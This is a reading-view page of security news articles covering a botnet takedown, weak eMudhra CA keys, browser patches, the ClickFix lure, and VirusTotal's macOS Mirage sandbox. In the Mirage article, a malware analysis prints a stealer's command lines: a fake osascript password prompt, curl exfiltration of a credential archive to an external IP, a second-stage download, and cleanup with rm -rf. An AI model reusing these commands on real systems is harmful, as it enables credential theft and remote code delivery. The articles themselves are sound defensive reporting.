❌

Reading view

Tech Firms Dismantle Botnet That Turned 1.3M TV Boxes Into Proxies

Google said today it worked with industry partners to dismantle a botnet made up of more than 1.3 million Android TV set-top boxes that ship with malicious software which secretly rents the user’s Internet connection out to strangers and conducts advertising fraud. Experts involved in the takedown say the action is likely to sever the botnet’s access to more than 10 million additional compromised systems, including other Internet of Things (IoT) products such as Android-based healthcare devices and karaoke machines.

A report from the Google Threat Intelligence Group (GTIG) said Google has severed ties with Videostrong Technology Co., a TV box manufacturer in China that GTIG and other industry experts concluded was responsible for including malware that enrolled more than 1.3 million set-top boxes in a botnet dubbed “XCPE” (named after one of the malware’s core code components).

The global distribution of XCPE botnet infections. Image: Google Threat Intelligence Group.

The report said the XCPE botnet loaded the user’s device with software that makes their Internet address available for resale by multiple “residential proxy” services, which allow customers to rent Internet addresses as a way to anonymize their web traffic or spoof their true location. As detailed in several stories here over the past year, residential proxy services are a major source of unwanted and often malicious traffic, including account takeover activity, advertising fraud, and mass content scraping for AI projects.

“Videostrong monetized the backdoor by selling access to criminal affiliates and loading those affiliates’ malware modules onto infected devices,” the GTIG post reads, noting that Google took legal action to take down the domains and servers Videostrong used to control the botnet and install additional malware. “A device manufacturer intentionally infecting their users with malware is an unacceptable breach of trust, and represents a serious risk to those users. Without users’ knowledge or consent, infected devices were offered as a distribution mechanism for a wide array of criminal actors.”

The report notes that while TV boxes made up the the majority of the botnet, the same XCPE malware was found in other Android-based IoT products, including telehealth devices, karaoke machines, and even digital signage systems.

Google said it requires all Android device makers to pass compatibility and security tests to ensure their products don’t harm users, but that Videostrong nevertheless found a way to load their malicious software immediately after a user boots up one of these devices for the first time (Google says it has since addressed that weakness).

The GTIG report calls out a number of residential proxy providers whose software development kits were routinely downloaded by devices infected by the XCPE botnet. Those include AppSalt, also known as Honeygain, which is owned by the Vilnius, Lithuania-based Oxylabs. In October 2026, Oxylabs was relaunched under a new brand called Source, after receiving $130 million in funding from private equity firm Warburg Pincus that reportedly valued the business at $3.6 billion. Oxylabs did not respond to a request for comment.

Another provider linked to the botnet was NetNut, a once sprawling residential proxy company operated by the publicly-traded Israeli company Alarum Technologies. In July 2026, the FBI worked with industry partners to seize hundreds of domains associated with NetNut, saying the company was responsible for operating a separate botnet called Popa that enslaved TV boxes as residential proxies. Other proxy providers named in the GTIG report include EarnFM, Traffmonetizer, Jaguar, LINKFOG, BMW/IPWeb and GaGaNode.

Google’s announcement credits a number of industry partners, including Synthient, a startup that tracks proxy providers. In January 2026, Synthient published research into the rapid spread of the Kimwolf botnet, which at the time was hammering networks worldwide with record-smashing DDoS attacks. Synthient documented how Kimwolf infected millions of Android set-top boxes virtually overnight, using a widespread vulnerability in these residential proxy services to compromise other Android-based devices inside the local networks of unsuspecting TV box users.

Synthient’s research caused dozens of residential proxy providers to patch their networks, which helped to fragment the Kimwolf botnet into much smaller pieces that made its incessant and disruptive DDoS attacks far easier for network operators to manage. It also attracted the attention of the Motion Picture Association (MPA), a trade group representing the major Hollywood studios, which partnered with Synthient to purchase and tear apart a number of popular Android TV set-top boxes — including some that were being infected by Kimwolf and other IoT botnets.

In a report published today, Synthient examined a popular, pre-infected TV box sold under the brand MECOOL by a publicly traded company in China called Skyworth Technology, concluding that MECOOL also bundled the malware from Videostrong Technology Co. and likewise installed AppSalt/Honeygain and other proxy components.

The MECOOL storefront and marketing. Image: Synthient.com.

Synthient founder Ben Brundage told KrebsOnSecurity that Videostrong’s malware also distributed software for the proxy service Grass. In our November 2025 story, “Is Your Android TV Streaming Box Part of a Botnet?” we quoted a researcher from Censys who found the popular Superbox TV streaming device bundled Grass’s residential proxy software. We also quoted the Grass founder, who denied any affiliation with the TV box maker.

That November 2025 story noted that Superbox and similar Android TV set-top boxes gain new customers primarily by engaging influencers on Tiktok and other social networks who praise the product’s ability to offer hundreds of (pirated) pay TV streaming services for a one-time fee.

Likewise, Synthient’s report observes that the MECOOL set-top boxes exploded in popularity after the product was mentioned in 2023 by the Youtube channel Linus Tech Tips, which has an audience of nearly 17 million subscribers [Linus Tech Tips said in a statement shared with Synthient that it has since updated the video to explicitly frame the product as a scam and have removed all associated affiliate links].

The popular Youtube channel Linus Tech Tips discussing MECOOL TV streaming boxes.

The GTIG report estimates the XCPE botnet takedown should sever access to at least 10 million additional compromised devices, noting that the various proxy and ad fraud affiliates of Videostrong “each have diversified distribution channels for their modules beyond XCPE.”

Synthient’s Brundage echoed that conclusion, calling the 1.3 million number “highly conservative.”

“The scale of affected devices is likely way higher,” he said. “This is probably the largest operation against backdoored TV boxes that we’ve seen.”

Further reading:
Plume Security Labs white paper on the XCPE botnet (PDF)
Black Lotus Labs writeup on LinkedIn
TrendAI’s analysis
Synthient’s list of affected devices, broken down by model number


  •  

Weak keys in eMudhra CA certificates: the risks and how to respond | Kaspersky official blog

Certificates both protect TLS connections and digitally sign applications, and forged ones turn up in real-world attacks from time to time. We’ve seen forged or stolen certificates abused by the DarkHotel APT and the Flame malware, and in 2011 we saw attack attempts after the certificate authority Comodo was compromised. Pulling off this trick usually takes serious expertise. But attacking eMudhra certificates in 2026 doesn’t take much effort at all. An attacker just has to guess a number from 1 to 255. Private keys for intermediate certificate authorities are normally gigantic numbers. But in this case, eight of them were the following: 4, 56, 66, 115, 155, 156, 230, and 237. They could be guessed using the public keys (available in public certificates) in under a second. As a result, a hypothetical attacker could issue certificates for anything by signing them with one of the compromised private keys.

Six of these keys were meant for issuing TLS certificates, and the other two were for code signing. All eight intermediate certificate authorities (CAs) were also cross-signed by the Sectigo CA. This means clients with different trust chains could trust a forged certificate.

The major browsers have already blocked the dangerous certificate chains. But IT and security teams still need to assess and remediate the risk in many other systems across their organizations. Scripts for scheduled data-processing, corporate NGFWs, monitoring servers, applications with built-in certificate stores, and devices that don’t get regular updates may accept forged certificates and be vulnerable to man-in-the-middle (MitM) attacks. The keys needed for this are already built into publicly available interception tools.

Timeline of the eMudhra certificate authority incident

The problematic keys came from a batch of 24 intermediate CAs that eMudhra created on April 30, 2025. Instead of cryptographically random values for a 384-bit elliptic curve, eight of the keys turned out to be small numbers. According to eMudhra’s own description, a “key wrap/unwrap step” during key generation created a second, weak set of keys. Because keys are created and stored in a dedicated device called a hardware security module (HSM), a weak key is hard to notice on its own. It’s still unclear what error caused the keys to be generated twice and the weak set to be used; the investigation is ongoing.

In May 2025, the Sectigo CA signed all eight intermediate certificates. Then, on October 17, 2026, an independent researcher notified the security teams at Mozilla, Google, and Apple, as well as the CA itself, that the keys were recoverable. On October 20, Mozilla publicly disclosed the incident. This means that for almost a year and a half the keys could have been recovered and certificates forged.

On October 22, eMudhra announced that it was exiting the global SSL/TLS certificate business.

What an attacker can do

Using the vulnerable intermediate CAs, an attacker can sign a forged certificate for someone else’s domain. Clients that still trust that chain and have no other safeguards will take the forgery for the real server.

A certificate alone isn’t enough to intercept HTTPS traffic. The attacker also needs a way to tamper with the victim’s traffic or redirect the connection. That’s possible, for example, in a compromised office network, on a Wi-Fi access point the attacker controls, or by interfering with routing and DNS. And all of this does happen in the wild, as the DarkHotel attacks, among others, have shown.

There’s one more danger: two of the keys can be used for code signing. In theory, that would let an attacker deliver malware that appears to come from a trusted vendor and doesn’t trigger scary OS warnings during installation.

Was it exploited?

Experts from various companies who analyzed the after-effects of the incident haven’t found any malicious attacks that used these certificates. eMudhra and CERT-In have also reported finding no abuse. The Chrome team found no certificates from the six CAs in public Certificate Transparency logs.

This means that systems where browsers check certificates through Certificate Transparency (CT) were most likely not attacked. But many devices and applications — especially servers and IoT devices, don’t check CT at all, so we can’t say anything about them. Today, malicious actors no longer need to write their own hacking tools to pull off an attack like this. Version 12.3 of mitmproxy — a popular tool among security researchers — already has built-in support for compromised keys.

Where the risk has been eliminated, and where that isn’t guaranteed

Major platforms quickly revoked the compromised certificates. As early as October 17, Chrome did so through CRLSets, and Firefox — through OneCRL. On October 18, eMudhra itself revoked the certificates, citing “CA Compromise”. Apple took action on October 19, and the Sectigo CA also revoked the cross-signed copies. Microsoft revoked the certificates on October 20. Depending on the settings of a specific application and OS, revocation may have taken effect even without an application update, since blocklists are often updated separately.

At the same time, a more radical measure is under way: withdrawing trust from the root CA. Chrome has announced the planned removal of “emSign ECC Root CA – G3” from the browser. Certificates issued under the “emSign Root CA – G1” root, and the root itself, aren’t affected. According to eMudhra’s estimate, about 30 000 certificates will need to be migrated.

But certificate revocation only works where the client can find out about the revocation to then be able to actually act upon it. Many applications check the signature, server name, and certificate validity period, but don’t retrieve or update blocklists. Here are the typical cases:

Outdated and LTS systems. LTS (long-term support) status alone doesn’t mean a system is vulnerable. By definition, a system with this status receives support. But old containers, frozen OS images, and systems that are no longer updated can keep trusting revoked CAs for a long time. It all depends on updates to ca-certificates and TLS libraries, and the settings of the specific application.

Automated systems and servers. On emudhra.we-have-a-problem.com — a site created by enthusiasts where you can check any client software for misplaced trust — curl and Zabbix dominate the list of the most vulnerable systems. For HTTP checks, Zabbix usually uses libcurl and the certificate store configured for it. Similar behavior is also documented in the built-in curl in macOS. At the OS level and in Safari, the certificate is revoked, but curl reads a plain /etc/ssl/cert.pem file, and that’s precisely where the fix has to be made. This is a good example: even when system-level trust and revocation mechanisms work, individual applications — including ones that ship with the OS by default — can remain vulnerable.

Python, Ruby, Go, Java, and containers. An application may use its own set of root CAs, which isn’t updated along with the OS. Endor Labs found more than 25 popular packages that contain the affected root.

Slack, GitHub Desktop, and other apps built on the Electron framework. These apps ship with their own Electron/Chromium, so updating a separately installed Chrome doesn’t update Slack. The certificate revocations are already in the new Electron version, but now every developer has to rebuild and distribute their app, and every user has to install the update. That said, not every Electron app is necessarily vulnerable. The outcome depends on the version, how the app updates its blocklists, and which network stack it uses.

Mobile browsers and IoT devices. Mobile Chrome, Firefox, and Safari get certificate revocation data as quickly as their desktop counterparts do. With the stock browsers from smartphone makers, this isn’t the case. In a published test, Samsung Browser 31.0.0.64 accepted all six test chains from emSign while rejecting the ones from Sectigo. For HarmonyOS 6 and 7, researchers found the affected CAs in Huawei’s published list of root CAs, and those CAs can’t be revoked manually.

For unsupported devices, home appliances, and old firmware, a certificate store update may never be released. In those cases, the problem could linger for years.

Impact on TLS inspection in a corporate network

When an NGFW or web gateway inspects encrypted traffic, it maintains two connections: one with the client and the other with the external server. The client receives a certificate signed by the corporate CA, while the gateway itself verifies the authenticity of the external server.

If the gateway accepts a forged eMudhra certificate, even an updated browser on an employee’s computer won’t see the dangerous chain. Instead, it will receive the familiar corporate certificate. In this scenario, the security tool itself hides the problem from the client. That said, carrying out such an attack would also require intercepting traffic.

To fix the validation policy and certificate lists on the inspection device itself, follow the vendor’s instructions — if the vendor has published any, that is.

At Cisco, the status of the issue is documented in detail for all products. Most of them are still listed as “under investigation”, but mitigation measures are recommended for vulnerable devices.

Sophos and Check Point promise device software updates and, in the meantime, advise removing the certificates manually. Neither company has published a security advisory, but employees of each posted recommendations on its support forum.

For Fortinet devices, instructions for checking and removing emSign certificates can be found here. Palo Alto offered only general advice instead of specifics for its own products.

Of course, a properly configured gateway can indeed temporarily protect outdated client devices that trust the dangerous certificates.

To check specific devices, services, containers, and virtual machines, you can use a dedicated website. One possible scenario for proactively hunting for threats that exploit or have previously exploited weak keys is described here.

  •  

Chrome and Firefox updates fix serious security flaws. Install them now

On October 27, Google issued a new Stable channel update for Chrome.

Most users are on Chrome’s Stable channel. The desktop update brings Chrome to versions 156.0.8078.73/.74 for Windows and Mac and 156.0.8078.73 for Linux. The update includes 52 security fixes, including four rated Critical.

On the same day, Mozilla issued Security Advisory 2026-118, which fixes 167 vulnerabilities. Firefox 159 also introduces several new features.

Both updates will roll out over the coming days and weeks.

How to update Chrome

The easiest option is to allow Chrome to update automatically. But you can end up lagging behind on updates if you never close your browser or if something goes wrong, such as an extension preventing the update.


If you don’t want to wait for the rollout to reach you, manually updating is easy. Open About Google Chrome from Chrome’s settings or Help menu. Chrome will check for updates. If one is available, click Relaunch to apply it.

Chrome version 156.0.8078.74 is up to date

You can find an explanation of the version numbering system and step-by-step instructions in our guide: How to update Chrome on every operating system.

How to update Firefox


To update Firefox, open the browser and click the menu button at the right side of the Firefox toolbar, then go to Help and select About Firefox. The About Mozilla Firefox window will open.

Firefox will automatically check for updates. If one is available, it will be downloaded. Once done, you’ll be prompted to click Relaunch. After Firefox restarts, it will be up to date.

After the update, the version should be 159.0 or later

Technical details

These Chrome and Firefox updates address a familiar problem: browser code mishandling memory while processing web content. Both releases fix use-after-free vulnerabilities, including flaws in page layout, JavaScript processing, and SVG graphics.

A use-after-free vulnerability occurs when a program attempts to access a memory location after it has been freed. That can cause crashes or, in some cases, allow an attacker to run their own code.

There’s another connection between these updates: both Google and Mozilla credit OpenAI Codex Security with finding bugs fixed in these releases. AI can help security teams examine browser code for weaknesses, alongside human code reviews and automated tests that check how software handles unexpected inputs.

Mozilla’s collaboration with Anthropic shows how AI-discovered findings can lead to fixes: researchers validated vulnerabilities before reporting them, giving Mozilla’s team reproducible bugs to investigate, repair, and deliver to users.


Browse like no one’s watching. 

Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free → 

  •  

Chrome and Firefox updates fix serious security flaws. Install them now

On October 27, Google issued a new Stable channel update for Chrome.

Most users are on Chrome’s Stable channel. The desktop update brings Chrome to versions 156.0.8078.73/.74 for Windows and Mac and 156.0.8078.73 for Linux. The update includes 52 security fixes, including four rated Critical.

On the same day, Mozilla issued Security Advisory 2026-118, which fixes 167 vulnerabilities. Firefox 159 also introduces several new features.

Both updates will roll out over the coming days and weeks.

How to update Chrome

The easiest option is to allow Chrome to update automatically. But you can end up lagging behind on updates if you never close your browser or if something goes wrong, such as an extension preventing the update.

If you don’t want to wait for the rollout to reach you, manually updating is easy. Open About Google Chrome from Chrome’s settings or Help menu. Chrome will check for updates. If one is available, click Relaunch to apply it.

Chrome version 156.0.8078.74 is up to date

You can find an explanation of the version numbering system and step-by-step instructions in our guide: How to update Chrome on every operating system.

How to update Firefox

To update Firefox, open the browser and click the menu button at the right side of the Firefox toolbar, then go to Help and select About Firefox. The About Mozilla Firefox window will open.

Firefox will automatically check for updates. If one is available, it will be downloaded. Once done, you’ll be prompted to click Relaunch. After Firefox restarts, it will be up to date.

After the update, the version should be 159.0 or later

Technical details

These Chrome and Firefox updates address a familiar problem: browser code mishandling memory while processing web content. Both releases fix use-after-free vulnerabilities, including flaws in page layout, JavaScript processing, and SVG graphics.

A use-after-free vulnerability occurs when a program attempts to access a memory location after it has been freed. That can cause crashes or, in some cases, allow an attacker to run their own code.

There’s another connection between these updates: both Google and Mozilla credit OpenAI Codex Security with finding bugs fixed in these releases. AI can help security teams examine browser code for weaknesses, alongside human code reviews and automated tests that check how software handles unexpected inputs.

Mozilla’s collaboration with Anthropic shows how AI-discovered findings can lead to fixes: researchers validated vulnerabilities before reporting them, giving Mozilla’s team reproducible bugs to investigate, repair, and deliver to users.


Browse like no one’s watching. 

Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free → 

  •  

Introducing macOS Mirage: Next-Generation Apple Silicon Dynamic Analysis and Sigma Detections

In November 2015, we released our first in-house macOS sandbox, Box of Apples, followed by an update in March 2018 that introduced HTML behavior reports, desktop screenshots, and process trees. Over the past decade, the macOS ecosystem and the threat landscape targeting it have changed dramatically. Apple transitioned its hardware architecture from Intel (x86_64) to Apple Silicon (ARM64), hardened its operating system security model, and deprecated legacy dynamic tracing mechanisms. At the same time, macOS threat actors have shifted toward native ARM64 binaries, multi-stage social engineering installers, credential-harvesting AppleScripts, and evasive infostealers.

Today, we are excited to introduce macOS Mirage, our brand-new, ground-up dynamic analysis sandbox built natively for Apple Silicon and macOS 26. macOS Mirage replaces Box of Apples as part of the VirusTotal Multi-Sandbox project, delivering high-fidelity behavioral telemetry, automated Sigma behavioral detections mapped to MITRE ATT&CK, and—exclusively within our Private Scanning product offering—full Interactive Live Analysis.

Why We Built macOS Mirage: Beyond Box of Apples

Box of Apples was designed for an era of Intel-based Macs and relied on dtrace scripts to monitor system calls. As macOS evolved, two structural shifts required a completely new approach:

  1. Native Apple Silicon (ARM64) Execution: Modern macOS applications and malware families are compiled natively for Apple Silicon or distributed as Universal Mach-O binaries. Running modern samples on legacy Intel hardware either fails outright or misses architecture-specific execution paths. macOS Mirage runs natively on bare-metal Apple Silicon hardware with Apple's native virtualization stack and macOS 26, ensuring authentic execution fidelity.
  2. Modern Kernel-Backed Behavioral Telemetry: In modern macOS releases, System Integrity Protection (SIP) restricts legacy dtrace hooks, and high syscall volumes could cause event drops. macOS Mirage uses modern, kernel-supported macOS security instrumentation to capture process creation, command-line arguments, file system modifications, persistence installation, and access to sensitive credential stores without losing events.
Capability Box of Apples (2015 / 2018) macOS Mirage (2026)
Hardware Architecture Intel (x86_64) Native Apple Silicon (ARM64)
Operating System OS X 10.11 El Capitan / 10.13 High Sierra Modern macOS (including macOS 26)
Supported Payloads Intel Mach-O bundles and basic installers ARM64 & Universal Mach-O, .dmg, .pkg, .app, .sh, .py, PDFs
Behavioral Telemetry Legacy dtrace syscall tracing Modern kernel-supported security telemetry & accurate process trees
Behavioral Detections Basic behavior tags Sigma behavioral rules, MITRE ATT&CK mapping, and YARA scanning
Dropped File Analysis Basic file list Automated extraction and recursive multi-engine scanning of dropped payloads
Network Capabilities Basic NAT egress Multi-mode networking (Internet, Simulated INetSim, HTTPS MITM, Tor, VPN) (Private Scanning exclusive)
Interactive Control Automated execution only Live Mouse, Keyboard & Clipboard Control (Private Scanning exclusive)

Rich GUI Execution and Persistence Tracking

Many macOS samples package their payloads inside disk images (.dmg) or application bundles (.app) that initialize graphical windows, register background services, or trigger system notifications during execution. macOS Mirage provides full graphics acceleration and desktop monitoring, capturing both visual screenshots and underlying system modifications in real time.

Dynamic detonation of a macOS application in macOS Mirage
Figure 1: Dynamic detonation of a macOS application in macOS Mirage, capturing both the application GUI and a macOS system notification alerting to a newly registered persistent background Login Item.
Full window management, 3D rendering, and Dock process tracking inside macOS Mirage
Figure 2: Full window management, 3D rendering, and Dock process tracking inside macOS Mirage.

In addition to capturing screenshots to show what a user would see on screen, macOS Mirage automatically monitors security-sensitive locations across the operating system, including:

  • Persistence Mechanisms: LaunchAgents, LaunchDaemons, Login Items, and cron jobs.
  • Shell & Environment Profiles: Modifications to .zshrc, .bashrc, .zshenv, and /etc/profile.
  • Credential & Privacy Stores: Unauthorized access to Keychain databases (login.keychain-db), browser cookie and credential stores, SSH keys, and the Transparency, Consent, and Control (TCC.db) database.
  • System & Network Configuration: Changes to /etc/hosts, /etc/resolv.conf, and /private/etc/sudoers.

New Behavioral Detections with Sigma Rules: Catching a macOS Info-Stealer in Action

To help analysts quickly identify malicious behavior without sifting through thousands of raw file and process events, macOS Mirage evaluates runtime telemetry against a curated library of macOS Sigma rules and maps every detection directly to MITRE ATT&CK techniques.

Let's look at a real-world example of a macOS info-stealer and credential-phishing sample analyzed by macOS Mirage on VirusTotal: be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878

When executed inside macOS Mirage, the binary (unix51436504) performs a multi-stage credential theft and persistence chain:

  1. AppleScript Password Phishing: The malware invokes /usr/bin/osascript to display a deceptive system prompt titled "Password Request" asking the user: "Please enter device password to continue."
  2. Local Credential Validation & LaunchDaemon Persistence: It validates the harvested password against local Directory Services (dscl . authonly) and invokes sudo -S to copy /tmp/daemonplist to /Library/LaunchDaemons/com.somedaemon.plist.
  3. Keychain, Browser & Notes Harvesting: The sample opens the user's Keychain (/Users/admin/Library/Keychains/login.keychain-db), Safari cookies (Cookies.binarycookies), Apple Notes database (NoteStore.sqlite), SSH keys (authorized_keys, known_hosts), and .zsh_history, staging the stolen files under /tmp/lksopo while continuously polling the clipboard via pbpaste.
  4. Secondary Payload Download, Exfiltration & Cleanup: Using ditto, the malware compresses the staging directory into /tmp/lksopo.zip, exfiltrates the archive via an HTTP POST request (curl -X POST), downloads a secondary bot payload (curl -o /tmp/binaryexe), and deletes the staging directory (rm -rf /tmp/lksopo) to cover its tracks.
macOS Mirage screenshot capturing deceptive AppleScript Password Request dialog
Figure 3: macOS Mirage screenshot capturing the deceptive AppleScript "Password Request" phishing dialog displayed by sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878.

From this single detonation, macOS Mirage automatically generates a high-confidence malicious verdict (macos_osascript_credential_phishing) and triggers 7 distinct Sigma rules spanning the entire attack lifecycle:

Sigma Rule Name Severity MITRE ATT&CK Matched Behavioral Telemetry
macos_osascript_credential_phishing High T1059.002, T1056.002 Execution of /usr/bin/osascript displaying fake password prompt: osascript -e set passwen to display dialog "Please enter device password to continue." default answer "" with icon caution
macos_sensitive_credential_store_access High T1555.001, T1555.003, T1005 Unauthorized access by ./unix51436504 to /Users/admin/Library/Keychains/login.keychain-db and Safari Cookies.binarycookies
macos_esf_sensitive_file_access High T1555.001, T1555.003, T1005 Access to /private/etc/sudoers during privileged persistence installation: sudo -S cp /tmp/daemonplist /Library/LaunchDaemons/com.somedaemon.plist
macos_esf_suspicious_curl_download Medium T1105, T1071.001 Downloading secondary stage payload via curl -o /tmp/binaryexe http://193.178.159.129/web/bot
macos_network_upload_activity Medium T1041, T1567 Exfiltrating compressed credential archive via curl -X POST -H buildid: ... --data-binary @/tmp/lksopo.zip http://109.238.87.111/log
macos_data_destruction_tools Medium T1485, T1070.004 Anti-forensic removal of staging directory via rm -rf /tmp/lksopo
macos_http_tools_with_protocol_indicators Low T1071.001, T1105 Automated curl command-line execution with explicit http:// C2 protocol indicators

Hunting Related Threats with VirusTotal Intelligence Pivots

At the time of analysis, sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 was detected by only 6 out of 76 static antivirus engines. Moreover, during execution inside macOS Mirage, the first-stage dropper downloaded and executed a 12.9 MB universal Mach-O second-stage bot (f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c) alongside a LaunchDaemon persistence property list (d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678, 0/75 AV detections). When that second-stage binary is detonated in isolation, it exits in under a second because it depends on hidden state files (~/.bhost, ~/.phost, ~/.username, ~/.pwd) written to disk by the first-stage dropper. Because macOS Mirage tracks the full multi-stage process tree on macOS 26, analysts can pivot directly on runtime command lines, dropped artifacts, network URI patterns, and Sigma detections across VirusTotal Intelligence to uncover entire clusters of active macOS campaigns. For a complete reference of supported file and behavior query syntax, see the VirusTotal Search Modifiers Full List.

1. Process & Command-Line Pivots (behaviour_processes)

2. Dropped File & Hidden State File Pivots (behaviour_files)

3. C2 & Network Pivots (behaviour_network)

4. macOS Mirage Verdict, Sigma & MITRE ATT&CK Pivots

Sample / Dropped Artifact SHA-256 File Name / Role Static AV macOS Mirage Verdict
be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 unix51436504 (Universal Mach-O Stealer) 6 / 76 MALWARE / STEALER / PHISHING
01f9a24bd868a856909db5eb61be6f30939e402fd7dd2e40180ffe2406de5c35 chrome (Sibling Universal Mach-O Build) 6 / 76 MALWARE / STEALER / PHISHING
336c1ba08fb64d466e042e16f20bf0d1f3947e4430000be08c2b6698884de028 localfile~.arm64 (Native ARM64 Slice) 9 / 76 MALWARE / STEALER / PHISHING
c363180da38cac9e894b158a65eb3ad72eb31c24a6b16c00bbc3bfc276db32d5 macos-stealer-v2 (Related Stealer Cluster) 27 / 76 MALWARE / STEALER / PHISHING
f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c /private/tmp/binaryexe / .binaryexe (Dropped C2 Bot) 28 / 76 Dropped Second-Stage Implant
d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678 /Library/LaunchDaemons/com.somedaemon.plist 0 / 75 Dropped Persistence Property List

Interactive Live Analysis (Exclusive to Private Scanning)

While automated dynamic analysis and Sigma behavioral detections are available on VirusTotal reports, sophisticated macOS threats often require human interaction to detonate completely. Malware may hide behind multi-step custom installer wizards, require a password to unlock a disk image, or pause execution until realistic user input is provided—just like the "Password Request" dialog shown above.

To empower incident responders and malware analysts, Interactive Live Analysis with macOS Mirage is available exclusively as part of our Private Scanning product offering in Google Threat Intelligence and VirusTotal Enterprise:

  • Real-Time Mouse & Keyboard Control: Analysts can step directly into the running macOS 26 desktop inside their web browser to click buttons, navigate prompts, open Terminal, or manually interact with suspicious applications.
  • Host-to-Guest Clipboard ("Send as Keystrokes"): Analysts can paste passwords, decryption keys, URLs, or terminal commands from their local workstation directly into the sandbox VM as simulated keystrokes.
  • Extended Session Timeouts & Network Control: Interactive sessions can run for extended durations (up to 30 minutes) and can be configured with custom network routing modes—including full isolation, simulated internet services, HTTPS MITM inspection, or Tor routing.
  • Complete Tenant Privacy: All files, interactive sessions, screenshots, and behavioral reports generated in Private Scanning remain strictly isolated within your organization's private environment and are never shared publicly.
Selecting macOS Mirage and enabling Live Interaction inside Private Scanning
Figure 4: Selecting macOS Mirage and enabling Live Interaction inside the Private Scanning configuration modal.
Sending Clipboard Text as Keystrokes During Live Interaction
Figure 5: Using the "Send as keystrokes" clipboard bridge during a live interactive macOS Mirage session in Private Scanning.

Try It Out and Share Your Feedback

macOS Mirage is part of our ongoing commitment to expanding multi-platform dynamic analysis across VirusTotal and Google Threat Intelligence. To view the new behavioral reports on public samples, navigate to the Behavior tab on any macOS file report in VirusTotal to inspect process trees, file system changes, network activity, screenshots, and Sigma rule matches. Enterprise customers using Private Scanning can select MacOS Mirage directly from the scan configuration dialog to launch automated or live interactive sessions.

If you find any issues or have feature requests, please don't hesitate to contact us.

Happy hunting!

  •  

Criminals turn placeholder domain into ClickFix trap

A domain that has long appeared in software documentation, code examples, and developer test material is now being used to push a ClickFix attack against Windows users.


A placeholder domain stands in for a website in an example. The best-known is probably example.com. Another, third-party[.]com, has often been used in documentation to represent an external website, API, or service.

However, there is a very important difference between the two: example.com is reserved for documentation, while third-party[.]com is an ordinary domain. Anyone could register it, and someone did. Every document, test, and skill that hardcoded it now points readers and users to the attacker’s infrastructure.

Researchers at Manifold Security found that third-party[.]com was serving a fake Cloudflare-style verification page to Windows visitors. The page tries to persuade them to open the Windows Run box and paste a command it has copied to their clipboard.This command is designed to download and execute a PowerShell script. At the time of writing the domain hosting the script is not resolving.

ClickFix is a social-engineering technique that turns the victim into the malware installer.

Instead of relying on a malicious attachment or an obvious executable download, the attacker convinces someone to run a command themselves. Common lures include:

  • A fake CAPTCHA or Cloudflare Turnstile check.
  • A browser error that claims it needs a “manual fix.”
  • A bogus video-player, document-viewer, or popular software download.
  • A support scam page that tells the visitor to paste a command into Run, Command Prompt, Terminal, or PowerShell.

ClickFix works because the command often uses legitimate Windows or Mac tools to download and execute the next stage. It also runs with the permissions of the person who has been convinced to enter it.

The consequences can range from information theft to more serious compromise of a company network. In a recent campaign called TerminalFix, a fake Cloudflare CAPTCHA led victims to paste a PowerShell command into Windows Terminal or PowerShell.

How to stay safe

With ClickFix running rampant—and it doesn’t look like it’s going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Be wary of a webpage that urges you to run commands on your device, especially if it uses a countdown or other pressure tactic.
  • Don’t run commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Check what you’re pasting. A website may copy a command to your clipboard without showing you the full text. Don’t paste it into a command window.
  • Secure your device. Use an up-to-date, real-time anti-malware solution with a web protection component.
    Malwarebytes blocks third-party[.] com
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: The free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard.


Stop threats before they can do any harm.

